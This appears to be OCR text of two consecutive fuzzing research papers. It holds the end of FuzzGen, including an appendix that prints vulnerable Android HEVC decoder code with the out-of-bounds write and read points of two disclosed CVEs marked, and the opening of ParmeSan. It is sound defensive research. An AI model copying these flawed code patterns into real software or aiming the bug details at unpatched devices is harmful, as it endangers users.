package manager is referenced to search for consumers that depend on the given library. In both cases we leverage a "finite" ecosystem where we can iterate through all available packages and select candidates to synthesize our fuzzers.

The last two columns of Table 3 show the results of running libvpx and libaom on Debian. The edge coverage over time is shown in Figure 5f and Figure 6 respectively. The first observation is that manual fuzzers have a lower rate of executions per second even though they are much smaller in size. This is because they contain *loops*. That is, they use a loop to continuously feed random input to the decoder. FuzzGen fuzzers are loop-free, which implies they spend less time on individual random inputs. For both libvpx and libaom, decoding multiple frames results in building a more complicated *decoding state*, which in turn triggers deeper code paths. It is better to have a fuzzer that contains loops for these cases, even though it achieves lower executions per second. For libopus, the decoding state is much simpler—since it is an audio library—so decoding multiple frames on each random input, affects performance, which results in a lower coverage.

7 Discussion and future work

Our prototype demonstrates the power of automatic fuzzer generation and API dependency analysis. As this is a first step towards automation, we would like to highlight several opportunities for improvement.

Maximum code coverage FuzzGen generated fuzzers achieve 54.94% coverage on average compared to manually written fuzzers that achieve only 48.00%. While FuzzGen vastly simplifies the generation of fuzzers, it remains an open question if the additional coverage substantially improves the fuzzing effectiveness in itself and if full cumulative coverage can be achieved by improving FuzzGen. The coverage we report is the cumulative coverage across all inputs in a single run. Given a fuzzer stub, only a certain amount of coverage can be achieved given through a combination of the used API functions and the arguments used for those functions. The problem of the maximum possible coverage that a fuzzer can achieve given a fuzzer stub is left for future work.

Single library focus. For now, FuzzGen focuses on a single target library and does not consider interactions between libraries. FuzzGen could be extended to support multiple libraries and interactions between libraries. This extension poses the interesting challenge of complex inter-dependencies but will allow the exploration of such inter-dependencies through an automated fuzzer. We leave this as future work.

Coalescing dependence graphs into a unifying A^2DG. When multiple library consumers are available, FuzzGen has to either *coalesce* all generated A^2DG into a single one or generate a separate fuzzer of each library consumer While the first approach can expose deeper dependencies and therefore achieve deeper coverage, it could potentially result in state inconsistencies. The latter approach increases parallelism, as different clusters can fuzz different aspects of the library.

False positives. Imprecision in the static analysis and the A^2DG coalescing may result in spurious paths that result in false positives. Fuzzing libraries is inherently challenging as the API dependencies are not known. The analysis could trace benign executions and extract benign API sequences to construct the A^2DG. This would result in an under-approximation of all valid API sequences. However, the static analysis combined with A^2DG coalescing results in an over-approximation. We argue that the over-approximation results in additional freedom for the fuzzer to generate more interesting path combinations, allowing FuzzGen to trigger deep bugs at the cost of a small false positive rate. In general, we propose to validate the API sequence during triaging. The analyst can trace the set of API calls and their parameters and manually check, for each reported crash, that the API sequence is valid. We empirically discovered that for some but few merged consumers, the likelihood of false positives is low. For our evaluation, we manually verified that the fuzzers cannot create false positives by double checking all API sequences.

8 Conclusion

Despite their effectiveness in vulnerability discovery, existing fuzzing techniques do not transfer well to libraries. Libraries cannot run as standalone applications and fuzzing them requires either a manually written libFuzzer stub that utilizes the library, or to fuzz the library through a library consumer. The wide diversity of the API and the interface of various libraries further complicates this task. To address this challenge, we presented FuzzGen, a framework that automatically infers API interactions from a library and synthesizes a target-specific fuzzer for it. FuzzGen leverages a whole system analysis to collect library consumers and builds an Abstract API Dependence Graph (A^2DG) for them.

We evaluated FuzzGen on 7 codec libraries —which are notorious for having a complicated interface— and in all cases, the generated fuzzers were able to discover 17 previously unknown vulnerabilities and received 6 CVEs.

The source code of our prototype is available online at https://github.com/HexHive/FuzzGen.

Acknowledgments

We thank our shepherd Tuba Yavuz and the anonymous reviewers for their insightful comments. This project has received funding from the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement No. 850868).

References

[1] Dave Aitel. An introduction to spike, the fuzzer creation kit. *presentation slides), Aug*, 2002.

[2] Open Handset Alliance. Android open source project, 2011.

[3] Andrea Arcuri and Lionel Briand. A hitchhiker's guide to statistical tests for assessing randomized algorithms in software engineering. *Software Testing, Verification and Reliability*, 24(3):219–250, 2014.

[4] Domagoj Babić, Stefan Bucur, Yaohui Chen, Franjo Ivančić, Tim King, Markus Kusano, Caroline Lemieux, László Szekeres, and Wei Wang. Fudge: fuzz driver generation at scale. In *Proceedings of the 2019 27th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, pages 975–985. ACM, 2019.

[5] Marcel Böhme, Van-Thuan Pham, Manh-Dung Nguyen, and Abhik Roychoudhury. Directed greybox fuzzing. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, 2017.

[6] Marcel Böhme, Van-Thuan Pham, and Abhik Roychoudhury. Coverage-based greybox fuzzing as markov chain. *IEEE Transactions on Software Engineering*, 2017.

[7] Hao Chen and David Wagner. Mops: an infrastructure for examining security properties of software. In *Proceedings of the 9th ACM conference on Computer and communications security*, 2002.

[8] Peng Chen and Hao Chen. Angora: Efficient fuzzing by principled search. *arXiv preprint arXiv:1803.01307*, 2018.

[9] The clang development team: Sanitizer coverage. http://clang.llvm.org/docs/SanitizerCoverage.html, 2015.

[10] Jake Corina, Aravind Machiry, Christopher Salls, Yan Shoshitaishvili, Shuang Hao, Christopher Kruegel, and Giovanni Vigna. Difuze: interface aware fuzzing for kernel drivers. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, 2017.

[11] CVE-2017-0858: libavc: Another vulnerability in the android media framework. https://nvd.nist.gov/vuln/detail/CVE-2017-0858, 2017.

[12] CVE-2017-13187: libhevc: An information disclosure vulnerability in the android media framework. https://nvd.nist.gov/vuln/detail/CVE-2017-13187, 2017.

[13] CVE-2019-2106: libhevc: Stack-buffer-underflow in ihevc_sao_edge_offset_class2_chroma_ssse3. https://nvd.nist.gov/vuln/detail/CVE-2019-2106, 2019.

[14] CVE-2019-2107: libhevc: Multiple heap-buffer overflows in ihevcd_decode. https://nvd.nist.gov/vuln/detail/CVE-2019-2107, 2019.

[15] CVE-2019-2108: libhevc: Stack-buffer-overflow in ihevcd_ref_list, 2019.

[16] CVE-2019-2176: Heap buffer overflow in libhevcdec, 2019.

[17] Joshua Drake. Stagefright: Scary code in the heart of android. *BlackHat USA*, 2015.

[18] Michael Eddington. Peach fuzzing platform. *Peach Fuzzer*, 2011.

[19] Shuitao Gan, Chao Zhang, Xiaojun Qin, Xuwen Tu, Kang Li, Zhongyu Pei, and Zuoning Chen. Collafl: Path sensitive fuzzing. In *CollAFL: Path Sensitive Fuzzing*, 2018.

[20] Patrice Godefroid. From blackbox fuzzing to whitebox fuzzing towards verification. In *Presentation at the 2010 International Symposium on Software Testing and Analysis*, 2010.

[21] Boyuan He, Vaibhav Rastogi, Yinzhi Cao, Yan Chen, VN Venkatakrishnan, Runqing Yang, and Zhenrui Zhang. Vetting ssl usage in applications with sslint. In *2015 IEEE Symposium on Security and Privacy (SP)*, 2015.

[22] S Hocevar. zzuf—multi-purpose fuzzer, 2011.

[23] James C King. Symbolic execution and program testing. *Communications of the ACM*, 1976.

[24] George Klees, Andrew Ruef, Benji Cooper, Shiyi Wei, and Michael Hicks. Evaluating fuzz testing. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, 2018.

[25] Chris Lattner and Vikram Adve. Llvm: A compilation framework for lifelong program analysis & transformation. In *Proceedings of the international symposium on Code generation and optimization: feedback-directed and runtime optimization*, 2004.

[26] Caroline Lemieux and Koushik Sen. Fairfuzz: A targeted mutation strategy for increasing greybox fuzz testing coverage. In *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering*, 2018.

[27] Richard McNally, Ken Yiu, Duncan Grove, and Damien Gerhardy. Fuzzing: the state of the art. Technical report, DEFENCE SCIENCE AND TECHNOLOGY ORGANISATION EDINBURGH (AUSTRALIA), 2012.

[28] Hui Peng, Yan Shoshitaishvili, and Mathias Payer. T-fuzz: fuzzing by program transformation, 2018.

[29] Michael Pradel and Thomas R. Gross. Automatic generation of object usage specifications from large method traces. In *International Conference on Automated Software Engineering*, 2009.

[30] Michael Pradel and Thomas R. Gross. Leveraging test generation and specification mining for automated bug detection without false positives. In *International Conference on Software Engineering*, 2012.

[31] Sanjay Rawat, Vivek Jain, Ashish Kumar, Lucian Cojocar, Cristiano Giuffrida, and Herbert Bos. Vuzzer: Application-aware evolutionary fuzzing. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2017.

[32] Juha Röning, M Lasko, Ari Takanen, and R Kaksonen. Protos-systematic approach to eliminate software vulnerabilities. *Invited presentation at Microsoft Research*, 2002.

[33] K Serebryany. libfuzzer: A library for coverage-guided fuzz testing (within llvm).

[34] Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitriy Vyukov. Addresssanitizer: A fast address sanity checker. In *USENIX Annual Technical Conference*, 2012.

[35] Kostya Serebryany. Oss-fuzz. https://github.com/google/oss-fuzz.

[36] Kostya Serebryany. Oss-fuzz - google's continuous fuzzing service for open source software. https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/serebryany, 2017.

[37] Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In *NDSS*, 2016.

[38] Gary J Sullivan, Jens-Rainer Ohm, Woo-Jin Han, Thomas Wiegand, et al. Overview of the high efficiency video coding(hevc) standard. *IEEE Transactions on circuits and systems for video technology*, 2012.

[39] Robert Swiecki. Honggfuzz. *Available online a t: http://code. google. com/p/honggfuzz*, 2016.

[40] Fabian Yamaguchi, Nico Golde, Daniel Arp, and Konrad Rieck. Modeling and discovering vulnerabilities with code property graphs. In *Security and Privacy (SP), 2014 IEEE Symposium on*, 2014.

[41] Wei You, Peiyuan Zong, Kai Chen, XiaoFeng Wang, Xiaojing Liao, Pan Bian, and Bin Liang. Semfuzz: Semantics-based automatic generation of proof-of-concept exploits. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, 2017.

[42] Insu Yun, Sangho Lee, Meng Xu, Yeongjin Jang, and Taesoo Kim. Qsym: a practical concolic execution engine tailored for hybrid fuzzing. In *27th USENIX Security Symposium (USENIX Security 18)*, 2018.

[43] Insu Yun, Changwoo Min, Xujie Si, Yeongjin Jang, Taesoo Kim, and Mayur Naik. APISan: Sanitizing API Usages through Semantic Cross-checking. In *Usenix Security Symposium*, 2016.

[44] Michal Zalewski. American fuzzy lop, 2015.

A State Inconsistency

Although coalescing increases the generality of the fuzzers, it suffers from the *state inconsistency* problem. Consider for instance a fuzzer of a socket library and two library consumers (a) and (b) as shown below:

```
/* consumer #1 */
sd = socket(...);
connect(...);

// send only sock
shutdown(sd,
         SHUT_RD);
write(sd, ...);

close(sd);
```

(a)

```
/* consumer #2 */
sd = socket(...);
connect(...);

// send & recv
write(sd, ...);

read(sd, ...);

close(sd);
```

(b)

```
/* coalesced */
sd = socket(...);
connect(...);

shutdown(sd,
         SHUT_RD);
write(sd, ...);
read(sd, ...);

close(sd);
```

(c)

The first module connects to a server and terminates the read side of the socket (as it only sends data). The second module both sends and receives data. If we ignore the arguments for now, the functions `socket`, `connect` and `write` are shared between the two consumers and they are therefore coalesced. The result is the coalesced fuzzer shown in (c). However this results in an inconsistency where the fuzzer closes the read side of the socket and later tries to read from it. Although the fuzzer does not crash, the coalesced module violates the state and is therefore not a useful fuzzer.

Consumers	API		A^2DG		
	Used	Found	Total	Nodes	Edges
0	0	0	1	0	0
1	6	34	1	7	12
2	6	34	1	9	14
3	10	34	1	16	22
4	12	34	1	24	30
5	25	51	1	142	289
6	31	51	2	148	303
7	33	65	2	181	438
8	44	65	1	540	1377
9	47	65	2	551	1393
10	50	65	2	611	1473
11	51	65	2	613	1475
12	53	65	2	697	1587
13	56	65	2	883	1773
14	56	65	2	885	1778
15	56	65	2	885	1778

Table 4: Complexity increase for the `libopus` library. **Consumers**: Total number of consumers used. **API**: **Used**: Total number of distinct API calls used in the final fuzzer. **Found**: Total number of distict API calls identified in headers. A^2DG: **Total**: Total number of A^2DG graphs produced (if coalescing is not possible there are more than one graphs). **Nodes** & **edges**: The total number of nodes and edges across all A^2DGs.




Figure 7: Consumer tail off for distinct API calls for `libopus` library.

A^2DG coalescing results in aggressive fuzzers that achieve deeper coverage and find more bugs. The downside is that coalescing may introduce false positives where the API is violated, resulting in false bugs. Without coalescing, the fuzzers are redundant and will not achieve coverage as deep as the coalesced fuzzers but will not introduce any false positives. In our empirical evaluation we discovered that the number of false positives is low and we therefore enable coalescing but leave it as a configurable option. In future work, we will look at how to tune coalescing aggressiveness, i.e., deciding how and when to coalesce based on a heuristic.

B Library Consumer Complexity

We empirically determined that a maximum of four consumers is a reasonable balance between complexity, breadth of explored API, and fuzzing effectiveness. To demonstrate the loss of effectiveness and the unnecessary increase in complexity when adding too may consumers, we present a case study on the `libopus` library where we continuously and iteratively merge consumers. We start with one consumer and progressively add more consumers (following our predetermined ranking). We measure the total number of API calls found in the consumer along with the size of the corresponding A^2DG. Table 4 shows how the number of consumers increases the size of the explored API. Only 7 consumers are enough to discover the complete API. However, the generated fuzzer only executes 33 different API calls. With increasing number of merged consumers, the fuzzer then executes more API calls until we reach a plateau at 13 merged consumers. Note that the fuzzer creates one path through the program that strings these API calls together. Libraries expose different functionality that are hard to streamline. This additional complexity slows down the fuzzer and prohibits it from discovering bugs quickly. Additionally, the generated fuzzers are harder for an analyst to analyze and, due to the repeated merging process, we increase the chances of false positives. Our observation is that it is better to create several smaller fuzzers than one complex fuzzer.

Figure 7 visualizes the discovery of API calls relative to the increasing set of merged library consumers. With 15 consumers FuzzGen generates a fuzzer stub with 8,375 lines of code. Despite this enormous size, it compiled and discovered a crash. However verifying whether this crash is a false positive or not, is extremely challenging due to the complexity of the API interactions in the fuzzer.

CVE number	Severity	Component	Description
CVE-2019-2176	Critical	libhevc	Heap Buffer Overflow in `ihevcd_parse_buffering_period_sei`
CVE-2019-2108	Critical	libhevc	Stack buffer overflow in `ihevcd_ref_list`
CVE-2019-2107	Critical	libhevc	Multiple heap buffer overflows in `ihevcd_decode`
CVE-2019-2106	Critical	libhevc	Stack buffer underflow in `ihevc_sao_edge_offset_class2_chroma_ssse3`
CVE-2017-13187	High	libhevc	Out of bounds read in `ihevcd_nal_unit`
CVE-2017-0858	Medium	libavc	NULL pointer dereference in `ih264d_parse_decode_slice`

Table 5: Assigned CVEs for the vulnerabilities found by FuzzGen.

C Overview of Disclosed Vulnerabilities

During our evaluation, the generated fuzzers discovered 17 vulnerabilities, 6 of which were assigned CVEs (Table 5). Following responsible disclosure, some vulnerabilities are still under embargo.

CVE-2019-2106 [13] is a *critical* vulnerability found in the High Efficiency Video Coding (HEVC) [38] library on Android. The vulnerability is an out of bounds write—which could lead to an arbitrary write—and resides inside `ihevc_sao_edge_offset_class2_chroma_ssse3`, as shown below:

```
void ihevc_sao_edge_offset_class2_chroma_ssse3(UWORD8 *pu1_src,
        WORD32 src_strd, UWORD8 *pu1_src_left, UWORD8 *pu1_src_top,
        UWORD8 *pu1_src_top_left, UWORD8 *pu1_src_top_right,
        UWORD8 *pu1_src_bot_left, UWORD8 *pu1_avail,
        WORD8 *pi1_sao_offset_u, WORD8 *pi1_sao_offset_v,
        WORD32 wd, WORD32 ht) {

    WORD32 row, col;
    UWORD8 *pu1_src_top_cpy, *pu1_src_left_cpy, *pu1_src_left_cpy2;

    /* ... */

    //availability mask creation
    u1_avail0 = pu1_avail[0];
    u1_avail1 = pu1_avail[1];
    au1_mask[0] = u1_avail0;
    au1_mask[1] = u1_avail0;
    au1_mask[wd - 1] = u1_avail1;
    au1_mask[wd - 2] = u1_avail1;  // Crash. OOB write --->
```

CVE-2017-13187 [12] is another *high severity* vulnerability found in the same component. This time, the vulnerability is an out of bounds read—which can cause remote denial of service—and resides inside `ihevcd_nal_unit` as shown below:

```
IHEVCD_ERROR_T ihevcd_nal_unit(codec_t *ps_codec)
{
    IHEVCD_ERROR_T ret = (IHEVCD_ERROR_T)IHEVCD_SUCCESS;

    /* NAL Header */
    nal_header_t s_nal;

    ret = ihevcd_nal_unit_header(&ps_codec->s_parse.s_bitstrm,
    &s_nal);

    RETURN_IF((ret != (IHEVCD_ERROR_T)IHEVCD_SUCCESS), ret);

    if(ps_codec->i4_slice_error)
        s_nal.i1_nal_unit_type =   // Crash. OOB read. --->
        ps_codec->s_parse.ps_slice_hdr->i1_nal_unit_type;
```

Supplying a frame with malformed slices to the decoder triggers both an out-of-bounds write (using the first vulnerability) and an out-of-bounds read (using the second vulnerability).

D Lab setup used for Android evaluation

To evaluate our fuzzers we utilized a set of twelve (12) Pixel-2 (walleye) devices. This setup allowed us to run repeated 24-hour fuzzing sessions. Figure 8 shows our device cluster.



Figure 8: Our device fuzzing cluster.

ParmeSan: Sanitizer-guided Greybox Fuzzing

Sebastian Österlund
Vrije Universiteit Amsterdam

Kaveh Razavi
Vrije Universiteit Amsterdam

Herbert Bos
Vrije Universiteit Amsterdam

Cristiano Giuffrida
Vrije Universiteit Amsterdam

Abstract

One of the key questions when fuzzing is where to look for vulnerabilities. Coverage-guided fuzzers indiscriminately optimize for covering as much code as possible given that bug coverage often correlates with code coverage. Since code coverage *overapproximates* bug coverage, this approach is less than ideal and may lead to non-trivial time-to-exposure (TTE) of bugs. Directed fuzzers try to address this problem by directing the fuzzer to a basic block with a potential vulnerability. This approach can greatly reduce the TTE for a specific bug, but such special-purpose fuzzers can then greatly *underapproximate* overall bug coverage.

In this paper, we present *sanitizer-guided* fuzzing, a new design point in this space that specifically optimizes for bug coverage. For this purpose, we make the key observation that while the instrumentation performed by existing software sanitizers are regularly used for detecting fuzzer-induced error conditions, they can further serve as a generic and effective mechanism to identify interesting basic blocks for guiding fuzzers. We present the design and implementation of ParmeSan, a new sanitizer-guided fuzzer that builds on this observation. We show that ParmeSan greatly reduces the TTE of real-world bugs, and finds bugs *37%* faster than existing state-of-the-art coverage-based fuzzers (Angora) and *288%* faster than directed fuzzers (AFLGo), while still covering the same set of bugs.

1 Introduction

Fuzzing is a common technique for automatically discovering bugs in programs. In finding bugs, many fuzzers try to cover as much code as possible in a given period of time [9, 36, 47]. The main intuition is that code coverage is strongly correlated with bug coverage. Unfortunately, code coverage is a huge *overapproximation* of bug coverage which means that a large amount of fuzzing time is spent covering many uninteresting code paths in the hope of getting lucky with a few that have bugs. Recent directed fuzzers [4, 8] try to address this problem by steering the program towards locations that are more likely to be affected by bugs [20, 23] (e.g., newly written or patched code, and API boundaries), but as a result, they *underapproximate* overall bug coverage.

We make a key observation that it is possible to detect many bugs at runtime using knowledge from compiler *sanitizers*—error detection frameworks that insert checks for a wide range of possible bugs (e.g., out-of-bounds accesses or integer overflows) in the target program. Existing fuzzers often use sanitizers mainly to improve bug detection and triaging [38]. Our intuition is that we can leverage them even more by improving our approximation of bug coverage in a target program. By applying directed fuzzing to **actively guide** the fuzzing process **towards triggering** sanitizer checks, we can trigger the same bugs as coverage-guided fuzzers while requiring less code coverage, resulting in a lower time-to-exposure (TTE) of bugs. Moreover, since compilers such as LLVM [25] ship with a number of sanitizers with different detection capabilities, we can steer the fuzzer either towards specific classes of bugs and behavior or general classes of errors, simply by selecting the appropriate sanitizers. For instance, TySan [14] checks can guide fuzzing towards very specific bugs (e.g., type confusion)—mimicking directed fuzzing but with implicitly specified targets—while ASan's [37] pervasive checks can guide fuzzing towards more general classes of memory errors—mimicking coverage-guided fuzzing.

In this paper, we develop this insight to build ParmeSan, the first *sanitizer-guided* fuzzer. ParmeSan relies on off-the-shelf sanitizer checks to automatically maximize bug coverage for the target class of bugs. This allows ParmeSan to find bugs such as memory errors more efficiently and with lower TTE than existing solutions. Like coverage-guided fuzzers, ParmeSan does not limit itself to specific APIs or areas of the code, but rather aims to find these bugs, wherever they are. Unlike coverage-guided fuzzers, however, it does not do so by blindly covering all basic blocks in the program. Instead, directing the exploration to execution paths that matter—having the greatest chance of triggering bugs in

the shortest time.

To design and implement ParmeSan, we address a number of challenges. First, we need a way to automatically extract interesting targets from a given sanitizer. ParmeSan addresses this challenge by comparing a sanitizer-instrumented version of a program against the baseline to locate the sanitizer checks in a blackbox fashion and using pruning heuristics to weed out uninteresting checks (less likely to contain bugs). Second, we need a way to automatically construct a precise (interprocedural) control-flow graph (CFG) to direct fuzzing to the targets. Static CFG construction approaches are imprecise by nature [4] and, while sufficient for existing special-purpose direct fuzzers [4, 8], are unsuitable to reach the many checks placed by sanitizers all over the program. ParmeSan addresses this challenge by using an efficient and precise dynamically constructed CFG. Finally, we need a way to design a fuzzer on top of these building blocks. ParmeSan addresses this challenge by using a two-stage directed fuzzing strategy, where the fuzzer interleaves two stages (fuzzing for CFG construction with fuzzing for the target points) and exploits synergies between the two. For example, since data-flow analysis (DFA) is required for the first CFG construction stage, we use the available DFA information to also speed up the second bug-finding stage. DFA-based fuzzing not only helps find new code, similar to state-of-the-art coverage-guided fuzzers [9, 36], but can also efficiently flip sanitizer checks and trigger bugs.

In this paper we present the following contributions:

- We demonstrate a generic way of finding interesting fuzzing targets by relying on existing compiler sanitizer passes.
- We demonstrate a dynamic approach to build a precise control-flow graph used to steer the input towards our targets.
- We implement ParmeSan, the first sanitizer-guided fuzzer using a two-stage directed fuzzing strategy to efficiently reach all the interesting targets.
- We evaluate ParmeSan, showing that our approach finds the same bugs as state-of-the-art coverage-guided and directed fuzzers in less time.

To foster further research, our ParmeSan prototype is open source and available at https://github.com/vusec/parmesan .

2 Background

2.1 Fuzzing strategy

In its most naive form *blackbox fuzzing* randomly generates inputs, hoping to trigger bugs (through crashes or other error conditions). The benefit of blackbox fuzzing is that it is easily compatible with any program.

On the other side of the spectrum we have whitebox fuzzing [6,21], using heavyweight analysis, such as *symbolic execution* to generate inputs that triggers bugs, rather than blindly testing a large number of inputs. In practice, whitebox fuzzing suffers from scalability or compatibility issues (e.g., no support for symbolic execution in libraries/system calls) in real-world programs.

To date, the most scalable and practical approach to fuzzing has been *greybox fuzzing*, which provides a middle ground between blackbox and whitebox fuzzing. By using the same scalable approach as blackbox fuzzing, but with lightweight heuristics to better mutate the input, greybox techniques yield scalable and effective fuzzing in practice [5, 7, 17, 30].

The best known *coverage-guided* greybox fuzzer is American Fuzzy Lop (AFL) [47], which uses execution tracing information to mutate the input. Some fuzzers, such as Angora [9] and VUzzer [36], rely on dynamic *data-flow analysis* (DFA) to quickly generate inputs that trigger new branches in the program, with the goal of increasing code coverage. While coverage-guided fuzzing might be a good overall strategy, finding deep bugs might take a long time with this strategy. *Directed fuzzers* try to overcome this limitation by steering the fuzzing towards certain points in the target program.

2.2 Directed fuzzing

Directed fuzzing has been applied to steering fuzzing towards possible vulnerable locations in programs [7, 13, 18, 19, 41, 45]. The intuition is that by directing fuzzing towards certain interesting points in the program, the fuzzer can find specific bugs faster than coverage-guided fuzzers. Traditional directed fuzzing solutions make use of symbolic execution, which, as mentioned earlier, suffers from scalability and compatibility limitations.

AFLGo [4] introduces the notion of Directed Greybox Fuzzing (DGF), which brings the scalability of greybox fuzzing to directed fuzzing. There are two main problems with DGFs. The first problem is finding interesting targets. One possibility is to use specialized static analysis tools to find possible dangerous points in programs [13, 16]. These tools, however, are often specific to the bugs and programming languages used. Other approaches use auxiliary metadata to gather interesting targets. AFLGo, for example, suggests directing fuzzing towards changes made in the application code (based on git commit logs). While an interesting heuristic for incremental fuzzing, it does not answer the question when fuzzing an application for the first time or in scenarios without a well-structured commit log. The second problem is distance calculation to the interesting targets to guide the DGF. Static analysis might yield a sub-optimal view of the program. More concretely, the (interprocedural) CFG is either an overapproximation [8] or an underapproxi-

mation [4] of the real one, leading to suboptimal fuzzing.

2.3 Target selection with sanitizers

Modern compilers, such as GCC and Clang+LLVM ship with a number of so-called *sanitizers*, that employ runtime checks to detect possible bugs that cannot always be found through static analysis. Sanitizers have been successfully used for finding bugs [42] and have been used to improve the bug-finding ability of fuzzers [38]. Typically these are mainly deployed during testing, as the overhead can be significant.

The sanitizer typically instruments the target program, adding a number of checks for vulnerabilities such as buffer overflows or use-after-free bugs (see Listing 1 for an example of the instrumentation). If a violation occurs, the sanitizer typically reports the error and aborts the program. ParmeSan shows that sanitizers are useful not only to enhance a fuzzer's bug-finding capabilities, but also to improve the efficiency of the fuzzing strategy to reduce the time-to-exposure (TTE) of bugs.

2.4 CFG construction

Directed fuzzers take the *distance* to the targets into account when selecting seeds to mutate. For example, AFLGo [4] and HawkEye [8] use lightweight static instrumentation to calculate the distance of a certain seed input to the specified targets. This instrumentation relies on a static analysis phase that determines the distance for each basic block to the selected targets.

Many real-world applications, however, rely on indirect calls for function handlers. A prime example are (web) servers, where a number of different handlers are registered based on the server configuration.

AFLgo [4] follows the former strategy, underapproximating the real CFG. Hawkeye [8] follows the latter strategy, overapproximating the real CFG. For this purpose, Hawkeye uses points-to analysis to generate a CFG for indirect calls. Context-sensitive and flow-sensitive analysis is too expensive to scale to large programs. While complete, context-insensitive analysis causes an indirect call to have many outgoing edges, possibly yielding execution paths that are not possible for a given input. For example, if a configuration file determines the function handler, the call may in practice only have one valid target site. We propose a dynamic CFG construction approach augmented with dynamic dataflow analysis (DFA) to address this problem.

3 Overview

Figure 1 presents a high-level overview of the ParmeSan sanitizer-guided fuzzing pipeline, with the different components and their interactions. There are three main components: the *target acquisition*, the *dynamic CFG* and the *fuzzer* components. In this section, we briefly present a high-level overview of each component and defer their design details to the following sections.

3.1 Target acquisition

The first component of our pipeline, *target acquisition*, collects a number of interesting targets that we want our fuzzer to reach. The set of targets is generated by the instrumentation operated by the given sanitizer on the given program. We use a simple static analysis strategy to compare the instrumented version of the program with the baseline and automatically locate the instrumentations placed by the sanitizer all over the program. Next, target acquisition uses pruning heuristics to weed out uninteresting instrumentations (e.g., "hot" paths less likely to contain bugs [44]) and derive a smaller set of interesting targets for efficient fuzzing. Section 4 details our target acquisition design.

3.2 Dynamic CFG

The second component of our pipeline, *dynamic CFG*, maintains a precise, input-aware CFG abstraction suitable for "many-target directed fuzzing" during the execution of the target program. We add edges to our CFG as we observe them during the execution, and rely on DFA [1] to track dependencies between the input and the CFG. As a result the dynamic CFG component can track input-dependent CFG changes and provide feedback to input mutation on which input bytes may affect the CFG for a given input. Section 5 details our dynamic CFG design.

3.3 Fuzzer

The final component of our pipeline, the ParmeSan *fuzzer*, takes an *instrumented binary*, the set of *targets*, an *initial distance calculation*, and a set of *seeds* as input. Our fuzzing strategy starts with input seeds to get an initial set of executed basic blocks and the conditions covered by these basic blocks. It then tries to steer the execution towards targets from the target acquisition component using the precise distance information that is provided by the dynamic CFG component. At each trial, the ParmeSan fuzzer prioritizes the solving of that condition from the list of the visited conditions that results in the best distance to the target basic blocks.

Since we already need DFA for CFG construction, we can also use it to solve branch constraints. In ParmeSan, this intuition is used not just to find new code to reach the targets efficiently—similar to DFA-based coverage-guided fuzzers [9, 36]—but also to quickly flip the reached target sanitizer checks and trigger bugs. The output of the fuzzer




Figure 1: An overview of the ParmeSan fuzzing pipeline. The *target acquisition* step automatically obtains fuzzing targets. These targets are then fed to the ParmeSan fuzzer, which directs the inputs towards the targets by using the continuously updated *dynamic CFG*. The inputs to the pipeline consist of a target *program*, a *sanitizer*, and *seed inputs*.

consists of generated *error inputs*. Section 5 details our fuzzing design.

4 Target acquisition

Our *target acquisition* component relies on off-the-shelf compiler sanitizers to find interesting targets to reach. The key idea is to direct the fuzzer towards triggering error conditions in the sanitizer and find real-world bugs in a directed fashion. By implementing the analysis in a generic way, we can use any existing or future sanitizer to collect possible interesting targets. Since our approach is entirely sanitizer-agnostic, we can easily retarget our fuzzing pipeline to a *different class (or classes) of bugs* depending on the sanitizer used.

4.1 Finding instrumented points

Compiler frameworks, such as LLVM [25], transform the frontend code (written in languages such as C, Rust, etc.) to a machine-agnostic intermediate representation (IR). The analysis and transformation passes, such as sanitizers, generally work at the IR level. Suppose we take an application and transform it into LLVM IR. Existing sanitizer passes can then instrument the IR to add sanitization checks and enable runtime bug detection. For example, the snippet in Listing 1 has been augmented with UBSan [2] instrumentation to detect pointer overflows. The UBSan pass adds a conditional branch before loading a pointer (at `%6`). The added branch calls the error handling function `__ubsan_handle_pointer_overflow()` if the added conditional is met (i.e., an overflow occurs).

Sanitizers instrument programs in two different ways. Some instrumentations simply update internal data structures (e.g., shadow memory), while other instrumentations

```
;... Non-sanitized
%4 = load i8*, i8** %2, align 8
%5 = getelementptr inbounds i8, i8* %4, i64 1
